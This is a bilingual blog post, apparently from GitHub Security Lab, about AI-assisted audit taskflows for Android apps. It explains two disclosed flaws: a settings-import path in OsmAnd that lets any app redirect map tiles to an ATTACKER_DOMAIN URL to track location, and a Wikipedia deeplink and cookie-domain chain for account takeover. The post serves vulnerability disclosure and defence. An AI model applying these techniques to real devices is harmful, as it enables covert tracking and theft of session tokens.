我们利用开源 AI 安全 Agent 发现了 24 个 Android 漏洞
英文标题:🔶 We found 24 Android vulnerabilities using our open source AI security agent
GitHub Security Lab 团队基于开源 Taskflow Agent,为 Android 应用构建了定向审计工作流,并已发现和报告 24 个漏洞。工作流通过识别移动端入口点、按漏洞类别进行提示和多次运行,使 LLM 能发现跨组件逻辑漏洞,例如 OsmAnd 的位置追踪问题和 Wikipedia Android 应用的账户接管链。文章指出,LLM 在漏洞发现方面表现突出,但对漏洞严重性评估、缓解因素识别及误报控制仍存在局限,所有发现均需安全研究人员复核。开发者可通过 GitHub Codespaces 运行这些开源工作流,但需要 GitHub Copilot 许可证,并可能消耗大量高级模型请求和 Token。
 75.6 KB
 33.6 KB
 84.8 KB
 40.0 KB
 60.5 KB
 30.0 KB
 127.1 KB
 52.6 KB
 77.9 KB
 37.0 KB
 70.2 KB
 34.5 KB
 84.0 KB
 42.8 KB
 254.0 KB
 36.0 KB
 25.7 KB
 63.3 KB
 3.6 KB
 6.0 KB
中文
随着 AI 在安全领域的兴起,我们的团队创建了 GitHub Security Lab Taskflow Agent,让安全研究人员能够轻松自动化、封装并分享那些已被证明对其工作有效的 AI 提示词和工作流。在这篇博文中,我将分享如何创建审计任务流,以发现 Android 应用中的漏洞。
尽管新模型正变得更善于理解代码,但自定义任务流提示词可让安全研究人员对其进行引导——将研究拆分为渐进式步骤,帮助 LLM 更快地发现复杂漏洞,或发现原本会被完全遗漏的漏洞。
借助这些任务流,我已经报告了 Android 应用中的 20 多个漏洞。你可以查看我们的安全公告页面,了解新漏洞何时披露。或者,继续阅读下文,了解这些任务流发现的几个高影响漏洞实例。
如何在自己的项目上运行任务流
想立刻开始吗?这些任务流是开源的,也很容易自行运行。请注意:需要 GitHub Copilot 许可证,并且这些提示词会使用高级模型请求。运行任务流可能产生大量工具调用,因而很容易消耗大量 Token。
- 前往 seclab-taskflows 仓库并启动一个 codespace。
- 等待几分钟,让 codespace 完成初始化。
- 在终端中运行
./scripts/audit/run_mobile.sh myorg/myrepo
在中等规模的仓库上完成运行可能需要一到两个小时。运行结束后,系统会打开一个 SQLite 查看器展示结果。打开 audit_results 表,查找 has_vulnerability 列中带有勾选标记的行。
为 Android 应用创建定向审计任务流
我的同事 Peter 和 Mo 此前写过一篇关于其审计任务流的博文。尽管这些任务流本身已经运行良好,但 Android 应用拥有其特定的漏洞类别,我们希望任务流能够聚焦于这些类别,因此需要对其加以引导。
首先,我添加了一个名为 gather_mobile_entry_point_info.yaml 的任务流。入口点是攻击者可控数据可能流经的代码位置。该任务流接收入口点,并将其拆分为移动端入口点和非移动端入口点。这使 AI 能够在包含多种不同应用类型的仓库中运行——包括移动应用、Web 服务器和桌面应用——同时仍能理解正确的攻击面。
其次,我编辑了 classify_application_local.yaml。在其中,我指定了一系列常见漏洞类别,并要求 LLM 在每个入口点和组件的上下文中审视它们。由于移动应用漏洞的知名度较低,且 LLM 具有非确定性,我们应确保 LLM 检查某些必要的漏洞类别。例如,如果任务流在上一步识别出一个基于 Intent 的入口点,那么它就应拥有一份要检查的常见 Intent 漏洞清单,例如混淆代理(confused deputy)或不安全广播。这有助于 LLM 发现组件之间的关联,并维持对威胁模型的整体视角。
通过在多次运行中结合这两种提示词,我们可以兼得两者优势:严格的提示词和重复运行确保明显漏洞不会被遗漏,而宽泛的提示词则让 AI 得以最大限度发挥创造力。
任务流发现的两个漏洞示例
本节将展示两个由任务流发现、且已被披露的漏洞示例。截至目前,我们总共发现并报告了 24 个漏洞。
通过 OsmAnd 跟踪用户
OsmAnd 是一款流行的第三方导航应用,以 OpenStreetMap 为主要数据源。它同时在 App Store 和 Play Store 上提供;本文将考察下载量超过 1000 万次的 Android 版本。本节将介绍发现的三个漏洞中最有意思的一个:该漏洞允许恶意应用跟踪设备位置。
OsmAnd 导出了一个名为 MapActivity 的 Activity。Android 中的 Activity 是应用内一个单一、专注的界面,提供供用户交互的 UI。MapActivity 负责在应用内打开设置文件和深层链接,并且被导出。导出的 Activity 是指可由其自身应用外部组件启动的 Activity。

然而,在打开设置文件时,应用允许使用 Intent extras(settings_version、silent_import、replace、export_type_list_key)。Intent 是 Android 中用于请求其他应用组件执行操作的消息对象,而 Intent extras 是附加在 Intent 上、用于随请求传递信息的键值对。MapActivity 仅预期这些 extras 来自一个 AIDL 服务。它们本应通过进程内通道传递,而非使用 Intent extras,因为任何应用都可以向任意导出的 Activity 发送任意 Intent,并在其中放入任意 extras。Android 没有提供限制外部调用者可设置哪些 extras 的机制。
由于 MapActivity 被导出,任何应用都可以向该 Activity 发送一个带有任意 extras 的 Intent,包括允许我们在不被发现的情况下向应用导入设置的 Intent extras。该 Android 应用使用 handleOsmAndSettingsImport 函数导入以下设置:
-
SilentImport:允许不显示通知地导入
-
Replace:允许替换设置,而不只是添加设置
-
SettingsTypes:允许无需用户确认即可导入
private void handleOsmAndSettingsImport(Uri intentUri, String fileName, Bundle extras) { fileName = fileName.replace(ZIP_EXT, ""); if (extras != null && CollectionUtils.containsAny(extras.keySet(), SETTINGS_VERSION_KEY, SETTINGS_LATEST_CHANGES_KEY)) { int version = extras.getInt(SETTINGS_VERSION_KEY, -1); String latestChanges = extras.getString(SETTINGS_LATEST_CHANGES_KEY); boolean replace = extras.getBoolean(REPLACE_KEY); // ← attacker-controlled boolean silentImport = extras.getBoolean(SILENT_IMPORT_KEY); // ← attacker-controlled ArrayList exportTypeKeys = extras.getStringArrayList(EXPORT_TYPE_LIST_KEY); // ← attacker-controlled List exportTypes = null; if (exportTypeKeys != null) { exportTypes = ExportType.valuesOf(exportTypeKeys); } handleOsmAndSettingsImport(intentUri, fileName, exportTypes, replace, silentImport, latestChanges, version); } else { handleOsmAndSettingsImport(intentUri, fileName, null, false, false, null, -1); // safe defaults } }
由于我们现在可以导入任意设置,因此可以做出多项关键修改。例如,我们可以替换地图上的瓦片。OsmAnd 按以下格式构造每个瓦片的 URL:
return MessageFormat.format(urlTemplate, zoom + "", x + "", y + "");
默认情况下,OsmAnd 使用本地瓦片,但我们可以使用以下 URL 覆盖默认瓦片文件:
f"{ATTACKER_DOMAIN}/tiles/{{0}}/{{1}}/{{2}}.png",
接下来,我们就能泄露每个瓦片的精确 x、y 坐标。该 URL 要求响应中包含对应瓦片的图像,因此在攻击者服务器后端,我们从 OpenStreetMap 提供相应瓦片。攻击者可以获得用户在 OsmAnd 应用中加载的每个瓦片的 x、y 坐标,而用户完全不知道应用设置已经被修改。这使任何应用——即使没有任何权限——都能覆盖 OsmAnd 的设置,并将私密位置数据回传至其服务器。
# [TILE #1]  14:23:07  z=15 x=9649 y=12320
#   ├── center: 40.70979, -73.98743
#   └── 🗺️  https://www.openstreetmap.org/#map=15/40.70979/-73.98743
利用同一个漏洞,我们还可以获取用户在 OsmAnd 上每次路线规划的起点和终点,并将其发送到攻击者服务器,且用户不会注意到任何变化。
[ROUTE #1] 07:02:47  vehicle=car  waypoints=2
  ├── path: /osrm/car/-122.084,37.4219983;-122.32450103759766,37.99944305419922
  ├── 📍 ORIGIN:      37.421998, -122.084000
  │      https://www.openstreetmap.org/#map=15/37.42200/-122.08400
  ├── 🏁 DESTINATION: 37.999443, -122.324501
  │      https://www.openstreetmap.org/#map=15/37.99944/-122.32450
通过深层链接接管 Wikipedia 账户
接下来,我们来看 Wikipedia Android 应用,它让用户可以在手机上浏览 Wikipedia。为了在应用内浏览 Wikipedia 网页,Wikipedia Android 应用为 wikipedia:// 深层链接注册了一个处理入口,以打开应用。例如,一个深层链接可能如下:wikipedia://wikipedia.org/wiki/PoC。但是,主机名解析器中的一个逻辑错误允许我们加载非 Wikipedia URL。
private fun handleIntent(intent: Intent) {
    if (Intent.ACTION_VIEW == intent.action && intent.data != null) {
        // TODO: handle special cases of non-article content, e.g. shared reading lists.
        intent.data?.let {
            if (it.authority.orEmpty().endsWith(WikiSite.BASE_DOMAIN)) {
                // Pass it right along to PageActivity
                val uri = Uri.parse(it.toString().replace("wikipedia://", WikiSite.DEFAULT_SCHEME + "://"))
                startActivity(Intent(this, PageActivity::class.java)
                        .setAction(Intent.ACTION_VIEW)
                        .setData(uri))
            }
        }
    }
}
这一原语允许我们通过 wikipedia:// 深层链接,将用户定向至任意指定网站,并诱使用户认为自己正处于 Wikipedia 页面上,而实际上他们看到的是攻击者控制的页面。此外,攻击者能够在应用的 WebView 中运行任意 JavaScript;这是一个危险原语,会为攻击者提供进入通常被认为安全环境的入口。该漏洞模式不止一次出现,而是在同一个应用中出现了两次:
// SharedPreferenceCookieManager.kt:101
if (domain.endsWith(domainSpec)) {
    buildCookieList(cookieList, cookiesForDomainSpec, null)
}
第二段代码检查一个页面是否应包含来自 wikipedia.org 页面的 Cookie。结合这两个问题,我们可以泄露 Wikipedia 页面的全部 Cookie,且这些 Cookie 的有效期很长。
将这两个漏洞串联起来,我们便获得了一条强大的账户接管攻击链。
- 受害者在浏览器中访问一个包含深层链接的恶意网页,并点击该链接。
- Wikipedia Android 应用自动打开,并加载一个以 wikipedia.org 结尾的攻击者控制页面,例如 evil-wikipedia.org。受害者认为这是一张 Wikipedia 页面,而应用会自动发送用户的 Cookie。攻击者此时便可获得受害者的用户名、长期有效 Token,以及适用于所有 Wikimedia 项目(所有 Wikipedia、Commons、Wikidata、Meta 等)的会话 Token。
正如这些示例所表明的,LLM 不仅能发现通用 Bug 类别,还能发现影响极其严重的逻辑漏洞。
LLM 擅长发现漏洞,但难以估计严重性
LLM 很擅长发现漏洞,甚至会找到影响不大的低严重性 Bug。很多时候,我发现 AI 会返回一些需要非常特定状态才能触发的问题,而这些状态在现实场景中几乎不可能出现。此外,即便明确告知它不要这样做,它仍经常报告低严重性漏洞。因此,每项发现都应由具备移动应用知识的安全研究人员进行审查。
我们发现的另一个问题是,漏洞严重性往往被错误评估。漏洞的实际影响通常会因缓解因素而改变;这些因素会降低漏洞的严重性。
以 Android 应用中的路径遍历为例:如果文件路径被限制在外部存储中,这类问题的相对严重性较低。若没有明确提示 LLM“创建一个概念验证”,它很难发现这类缓解因素;这要求进行多次运行,不仅要发现漏洞,还要创建概念验证,以迫使 LLM 尝试利用漏洞。取决于模型的可用性和速度,这要求模型在影响可能并不显著的漏洞上花费额外时间。
即便如此,LLM 仍可能出错。例如,如果应用同时使用内部存储和外部存储的数据,内部存储数据通常具有更高优先级。LLM 可能会假设我们能够通过路径遍历写入的外部存储数据,会改变应用的实际数据。但如果内部存储覆盖了攻击者控制的外部数据,那么根本不存在漏洞。这类复杂行为会导致误报;随着 LLM 模型上下文变得更大、推理能力不断提升,误报将会减少。但目前,解决这些问题的唯一方法是给 LLM 一个调试器来运行概念验证
English / 原文
With the rise of AI in the security space, our team created the GitHub Security Lab Taskflow Agent as a way for security researchers to easily automate, package, and share the AI prompts and workflows that they find effective for their work. In this blog post, I’ll share how I created auditing taskflows to find vulnerabilities in Android applications.
While new models are getting better at understanding code, custom taskflow prompts let security researchers guide them—splitting research into incremental steps to help the LLM find complex vulnerabilities faster, or that it would have missed entirely.
Using these taskflows, I’ve reported more than 20 vulnerabilities in Android applications. You can check out our advisories page to see when new vulnerabilities are disclosed. Otherwise, keep reading for a few concrete examples of high-impact vulnerabilities that these taskflows found.
How to run the taskflows on your own project
Want to get started right away? The taskflows are open source and easy to run yourself. Please note: A GitHub Copilot license is required, and the prompts will use premium model requests. Running the taskflows can result in many tool calls, which can easily consume a large amount of tokens.
- Go to the seclab-taskflows repository and start a codespace.
- Wait a few minutes for the codespace to initialize.
- In the terminal, run
./scripts/audit/run_mobile.sh myorg/myrepo
It might take an hour or two to finish on a medium-sized repository. When it finishes, it’ll open an SQLite viewer with the results. Open the “audit_results” table and look for rows with a checkmark in the “has_vulnerability” column.
Creating targeted audit taskflows for Android apps
My colleagues Peter and Mo previously wrote a blog post about their audit task flows. Although those taskflows already work well on their own, Android applications have their own specific classes of vulnerabilities that we’d like the taskflows to focus on, so we need to guide them.
First, I added a taskflow called gather_mobile_entry_point_info.yaml. Entry points are places in the code that attacker-controlled data could flow through. This taskflow takes the entry points and separates them into mobile entry points and non-mobile entry points. This allows the AI to run on repos that contain a variety of different application types—a mobile application, web servers, desktop applicationswhile still understanding the correct attack surface.
Second, I edited classify_application_local.yaml. In it, I specify a list of popular vulnerability classes and ask the LLM to consider them in the context of each entry point and component. Since mobile application vulnerabilities are less widely known and LLMs are non-deterministic, we should ensure the LLM checks for certain essential vulnerabilities classes. For example, if in the previous step the taskflow identified an intent-based entry point, then it should have a list of common intent-based vulnerabilities it will check for, such as confused deputy or insecure broadcasts. This helps the LLM find connections between components and maintain an overview of the threat model.
By combining both prompts across multiple runs, we get the best of each: the strict prompt and repeated runs ensure obvious vulnerabilities aren’t missed, while the broad prompt lets the AI apply its creativity to the fullest.
Two examples of vulnerabilities found by the taskflows
In this section, we’ll show two examples of vulnerabilities that were found by the taskflows and that have already been disclosed. In total, we have found and reported 24 vulnerabilities so far.
Tracking Users via OsmAnd
OsmAnd is a popular third-party navigation app that uses Open-Street-Map as its main data source. Available on both the App Store and Play Store, we will look at the Android version, which has over 10 million downloads. In this section, we will look at the most interesting of the three vulnerabilities that were discovered: a vulnerability that allows malicious apps to track the location of the device.
OsmAnd exports an activity called MapActivity. An Android activity is a single, focused screen in an app that provides a UI for the user to interact with. MapActivity handles opening settings files and deeplinks within the app and is exported. An exported activity is an activity that can be launched by components outside of its own app.
However, when opening settings files, the app allows for intent extras (settings_version, silent_import, replace, export_type_list_key). Intents are messaging objects in Android used to request an action from another app component, and intent extras are key-value pairs of data attached to an intent to pass information along with that request. MapActivity only expects these extras to come from an AIDL service. They should have been passed through an in-process channel instead of intent extras, because any app can put arbitrary extras on any intent to any exported activity. Android provides no mechanism to restrict which extras an external caller can set.
Because MapActivity is exported, any app can send an intent to the activity with any extras we want, including intent extras that can allow us to import settings to the app undetected. The Android app uses the handleOsmAndSettingsImport function to import the following settings:
-
SilentImport: allows importing without a notification
-
Replace: allows us to replace instead of just add settings
-
SettingsTypes: allows us to import without a user confirmation
private void handleOsmAndSettingsImport(Uri intentUri, String fileName, Bundle extras) { fileName = fileName.replace(ZIP_EXT, ""); if (extras != null && CollectionUtils.containsAny(extras.keySet(), SETTINGS_VERSION_KEY, SETTINGS_LATEST_CHANGES_KEY)) { int version = extras.getInt(SETTINGS_VERSION_KEY, -1); String latestChanges = extras.getString(SETTINGS_LATEST_CHANGES_KEY); boolean replace = extras.getBoolean(REPLACE_KEY); // ← attacker-controlled boolean silentImport = extras.getBoolean(SILENT_IMPORT_KEY); // ← attacker-controlled ArrayList exportTypeKeys = extras.getStringArrayList(EXPORT_TYPE_LIST_KEY); // ← attacker-controlled List exportTypes = null; if (exportTypeKeys != null) { exportTypes = ExportType.valuesOf(exportTypeKeys); } handleOsmAndSettingsImport(intentUri, fileName, exportTypes, replace, silentImport, latestChanges, version); } else { handleOsmAndSettingsImport(intentUri, fileName, null, false, false, null, -1); // safe defaults } }
Since we can now import any settings we want, we can make several critical changes. For example, we can replace tiles on the map. OsmAnd formats the URL for each tile in the following format:
return MessageFormat.format(urlTemplate, zoom + "", x + "", y + "");
By default, OsmAnd uses local tiles, however we can overwrite the default tile files with the following URL:
f"{ATTACKER_DOMAIN}/tiles/{{0}}/{{1}}/{{2}}.png",
Then, we can leak the exact x, y coordinates of every tile. The URL expects the response of that URL to contain an image for the tile so on the attacker server backend, we serve the according tile from OpenStreetMaps. The attacker has a list of the x, y coordinates of every tile the user had loaded on the OsmAnd app, and the user has no idea the settings of their app have been changed. This allows any app, even one with no permissions, to overwrite the settings of OsmAnd and send back private location data to their server.
# [TILE #1]  14:23:07  z=15 x=9649 y=12320
#   ├── center: 40.70979, -73.98743
#   └── 🗺️  https://www.openstreetmap.org/#map=15/40.70979/-73.98743
Using the same vulnerability, we can also obtain the origin and destination for every route a user takes on OsmAnd sent to our attacker server, without any change noticeable to the user.
[ROUTE #1] 07:02:47  vehicle=car  waypoints=2
  ├── path: /osrm/car/-122.084,37.4219983;-122.32450103759766,37.99944305419922
  ├── 📍 ORIGIN:      37.421998, -122.084000
  │      https://www.openstreetmap.org/#map=15/37.42200/-122.08400
  ├── 🏁 DESTINATION: 37.999443, -122.324501
  │      https://www.openstreetmap.org/#map=15/37.99944/-122.32450
Wikipedia account takeover Via deeplink
Next, we’ll look at the Wikipedia Android app, which allows users to browse Wikipedia on their phones. To browse Wikipedia webpages within the app, the Wikipedia Android app registers a hook for the wikipedia:// deeplink to open the app. For example, a deeplink may look like wikipedia://wikipedia.org/wiki/PoC . However, a logic bug in the hostname parser allows us to load non-Wikipedia URLs.
    private fun handleIntent(intent: Intent) {
        if (Intent.ACTION_VIEW == intent.action && intent.data != null) {
            // TODO: handle special cases of non-article content, e.g. shared reading lists.
            intent.data?.let {
                if (it.authority.orEmpty().endsWith(WikiSite.BASE_DOMAIN)) {
                    // Pass it right along to PageActivity
                    val uri = Uri.parse(it.toString().replace("wikipedia://", WikiSite.DEFAULT_SCHEME + "://"))
                    startActivity(Intent(this, PageActivity::class.java)
                            .setAction(Intent.ACTION_VIEW)
                            .setData(uri))
                }
            }
        }
    }
This primitive allows us to direct the user to any website of our choosing using a wikipedia:// deeplink, and trick the user into thinking they are on the Wikipedia page, when they are, in fact, on an attacker-controlled page. Additionally, the attacker is able to run arbitrary JavaScript in the app’s WebView, a dangerous primitive that gives the attacker an entry point to environments that are normally considered safe. This vulnerability pattern occurs not once, but twice in the same app:
// SharedPreferenceCookieManager.kt:101
if (domain.endsWith(domainSpec)) {
    buildCookieList(cookieList, cookiesForDomainSpec, null)
}
This second snippet checks whether a page should contain cookies from wikipedia.org page. Using both issues, we can leak all the cookies from the Wikipedia page, which are long-lived.
Chaining these two vulnerabilities together, we get a powerful account takeover.
- The victim accesses a malicious webpage on their browser containing a deeplink and clicks on it.
- The Wikipedia Android app opens automatically and loads an attacker-controlled page that ends with wikipedia.org, such as evil-wikipedia.org. The victim thinks it’s a page on Wikipedia, and the app automatically sends the user’s cookies. The attacker now has access to the victim’s username, long-lived token, and session token valid across every Wikimedia project (all Wikipedias, Commons, Wikidata, Meta, etc.).
As these examples show, LLMs can find logic vulnerabilities with critical impact, not just generic bug classes.
LLMs are good at finding vulnerabilities but struggle at estimating severity
LLMs are good at finding vulnerabilities, even to the point of finding low severity bugs that are not very impactful. Many times, I found that the AI would return issues that required very specific states that would be almost impossible to find in real life situations. Additionally, it often reported low-severity vulnerabilities, even when specifically told not to do so. Because of this, each finding should be reviewed by a security researcher with knowledge of mobile applications.
Another problem we found was that the severity of vulnerabilities was often estimated incorrectly. The actual impact of a vulnerability often changes due to mitigating factors; that lower its severity.
Take for example a path traversal in an Android app where the filepath is restricted to the external storage; the relative severity of such an issue is low. Such mitigating factors are hard for the LLM to see without explicit prompting to “create a proof of concept,” requiring multiple runs not just for finding vulnerabilities, but also creating proof of concepts, which forces the LLM to try to exploit the vulnerability. Depending on the availability and speed of the model, this requires the model to use extra time on vulnerabilities that may not have very strong impact.
Even then, the LLM can still get things wrong. For example, if the app uses data from both internal and external storage, the internal storage data is often given priority. The LLM may assume that data from external storage—which we can write to via our path traversal—will change the application’s actual data. But if internal storage overwrites our attacker-controlled external data, there’s no vulnerability at all. Such complex behaviors lead to false positives, which will decrease as LLM models’ contexts grow bigger and their reasoning improves. But for now, the only way to fix these issue is to give the LLM a debugger to run the proof of concept and original code, or for a researcher to prompt the LLM to look specifically for these issues.
LLMs have great knowledge of API behavior
Any security researcher who specializes in a particular language knows the common code patterns: which functions are safe and which are unsafe. For example, using path.Clean in Go is much less safe than using filepath.Clean and is often the cause of many vulnerabilities that affect Windows versions of popular products. We were surprised to see how well the LLM was able to understand the behavior of common security relevant APIs in various languages, even without access to the language source code. Most proof of concepts that we ask the LLM to produce after giving it a vulnerability report required little modification on our end, demonstrating its deep knowledge of previous security exploits and API behavior.
Notes on the results
At the time of writing this blog, we found 24 Android vulnerabilities in mobile applications. In many cases, we found simple vulnerabilities in applications such as path traversal. We found a handful of critical vulnerabilities, some of which have been presented in this blog post. Since Android app security is quite strong, the types of vulnerabilities are exactly where a security researcher would expect to find them, such as cross app scripting in a WebView, or exposed JavaScript bridges.

We believe that AI-powered security research is one of the best ways to secure open source projects currently, and its power can be used for web applications, mobile applications as well as desktop applications.
Closing
We strongly believe that security should be a top priority for all open source maintainers, and we know that AI will be an essential tool for all maintainers in the coming years, both for development and security. The [seclab-taskflow-agent](https://github.com/GitHubSecurityLab/seclab-taskflow-agent) will help you get started with security in a couple minutes and is open to contributions for those who find interesting and unique prompts, tools and mechanisms for finding vulnerabilities with AI.
Start securing your project today. Run these taskflows against your own app and take the first step toward AI-assisted security!